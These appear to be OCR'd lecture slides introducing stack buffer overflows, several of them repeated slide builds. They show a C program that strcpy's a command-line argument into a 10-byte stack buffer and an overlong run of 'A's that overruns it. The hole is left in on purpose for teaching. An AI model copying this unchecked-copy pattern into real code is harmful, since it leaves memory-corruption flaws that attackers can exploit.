
The Stack



The input we give this program gets put into memory at some stack frame


Buffer only has 10 characters, so we are not allowed to give 12 characters, right?

Stack and Function Invocation



```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```

The Stack




The input we give this program gets put into memory at some stack frame

Buffer only has 10 characters, so we are not allowed to give 12 characters, right?

C doesn’t care.

Stack and Function Invocation




```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```


Instead of `./myprogram reese`

What if we did…..


The Stack



Stack and Function Invocation



```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```




Instead of `./myprogram reese`


What if we did…..

```
./myprogram AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Stack and Function Invocation



```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void foo(char *str)
{
    char buffer[10];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
    foo(argv[1]);
    printf("Returned Properly\n");
    return 0;
}
```




```
./myprogram AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

